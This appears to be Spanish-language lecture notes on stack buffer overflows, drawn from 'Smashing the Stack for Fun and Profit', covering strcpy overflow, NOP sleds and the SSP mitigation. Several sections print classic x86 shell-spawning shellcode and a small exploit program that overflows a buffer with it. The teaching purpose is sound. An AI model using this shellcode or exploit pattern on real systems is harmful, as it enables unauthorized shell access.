BUFFER OVERFLOWS
“Smashing the stack for fun and profit”

- Pérez Martínez David Antonio

Retomando ideas:

- En un sistema no se pueden asumir las mejores intenciones.
- La memoria es el principal vector de ataque.
  - Todos los datos deben de pasar por memoria.
  - El procesador no puede entenderla, solo procesarla
- La memoria segmentada y paginada incluyen los conceptos de permisos
- Desde hace ya muchos años los segmentos de texto no permiten escritura

¿Qué es Buffer Overflow?

- Es una anomalía en el que buffer sale de sus limites definidos y sobrescribe locaciones de memoria adyacentes,

```
char           A[8] = "";
unsigned short B    = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

```
strcpy(A, "excessive");
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

```
strncpy(A, "excessive", sizeof(A));
```

Casos de Buffer overflow:

- Buffer overflows están relacionados con entradas malformadas
  - Por ejemplo. Se determina que una entrada será pequeña para determinado tamaño, y el buffer es creado para ese mismo tamaño, si hay una anomalía en una transacción en la que produzca más datos podría causar que escriba después de los límites del buffer.
- Si esto sobrescribe datos adyacentes o incluso la sección de código podría causar un comportamiento errático, errores al acceso de memoria, resultados incorrectos etc.
- Explotar el comportamiento de un buffer overflow se le denomina *security exploit*

Código Ejemplo:


```
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b“
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
char buffer[96];
 int i;
long *long_ptr = (long *) large_string;

 for (i = 0; i < 32; i++)
            *(long_ptr + i) = (int) buffer;

for (i = 0; i < strlen(shellcode); i++)
            large_string[i] = shellcode[i];

strcpy(buffer,large_string); }
```

Menos sencillo de lo que parece

- Sólo aplica a programas donde estés trabajando internamente
- No sabes la dirección exacta del buffer de otro programa.
- SOLUCIÓN:
  - El stack inicia en la misma dirección
  - Sabiendo el inicio del Stack se puede intentar adivinar donde está el buffer

NOP-Sled:

- Una de las técnicas más conocidas para explotar el buffer overflow
- Resuelve el problema de encontrar la dirección del buffer aumentando efectivamente el tamaño del área destino, las cuales aumentan su tamaño utilizando la función NOP
- En el buffer reescribe la memoria hasta encontrar el return, donde se encuentra la última instrucción a donde va a regresar, Así pues, podemos dirigirnos a cualquier parte de nuestra memoria.
- El NOP se define como x90, es una instrucción que no hace nada, solo pasa a la siguiente instrucción
- 1. x90
  2. x90
  3. x90
  …
  99. x90
  100. our_shellcode_injected here



Shell Code

- Esta es la forma en que el código que se injerte pase a Shell code

```
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax
    "\x31\xdb"              /* xorl    %ebx,%ebx
    "\x31\xc9"              /* xorl    %ecx,%ecx
    "\xb0\x46"              /* movl    $0x46,%al
    "\xcd\x80"              /* int     $0x80
    "\x50"                  /* pushl   %eax
    "\x68""/ash"            /* pushl   $0x6873612f
    "\x68""/bin"            /* pushl   $0x6e69622f
    "\x89\xe3"              /* movl    %esp,%ebx
    "\x50"                  /* pushl   %eax
    "\x53"                  /* pushl   %ebx
    "\x89\xe1"              /* movl    %esp,%ecx
    "\xb0\x0b"              /* movb    $0x0b,%al
    "\xcd\x80"              /* int     $0x80
;
```

```
// shellcode.c
// compilar con gcc shellcode.c -o shellcode
void main()
{
((void(*)(void))
{
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9"
"\xb0\x04\xb3\x01\x59\xb2\x21\xcd\x80\x31"
"\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff"
"\xff\xff\x76\x69\x73\x69\x74\x61\x20\x68"
"\x74\x74\x70\x3a\x2f\x2f\x68\x65\x69\x6e"
"\x7a\x2e\x68\x65\x72\x6c\x69\x74\x7a\x2e"
"\x63\x6c\x20\x3d\x29"
}
)();
```

Desventajas

- El Shell code debe ser más pequeño
- Aún no se puede saber con seguridad si se obtendrá la dirección del buffer
- Si fallas en tu suposición podrías alertar a todo el sistema
- Requiere más memoria para injertar NOP
- Inefectivo para buffers pequeños

Manejo de errores

- (SSP) Stack Smashing Protector
- Característica del compilador para saber si existe buffer oveflow

BIBLIOGRAFÍA

- Smashing The Stack For Fun And Profit
- https://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation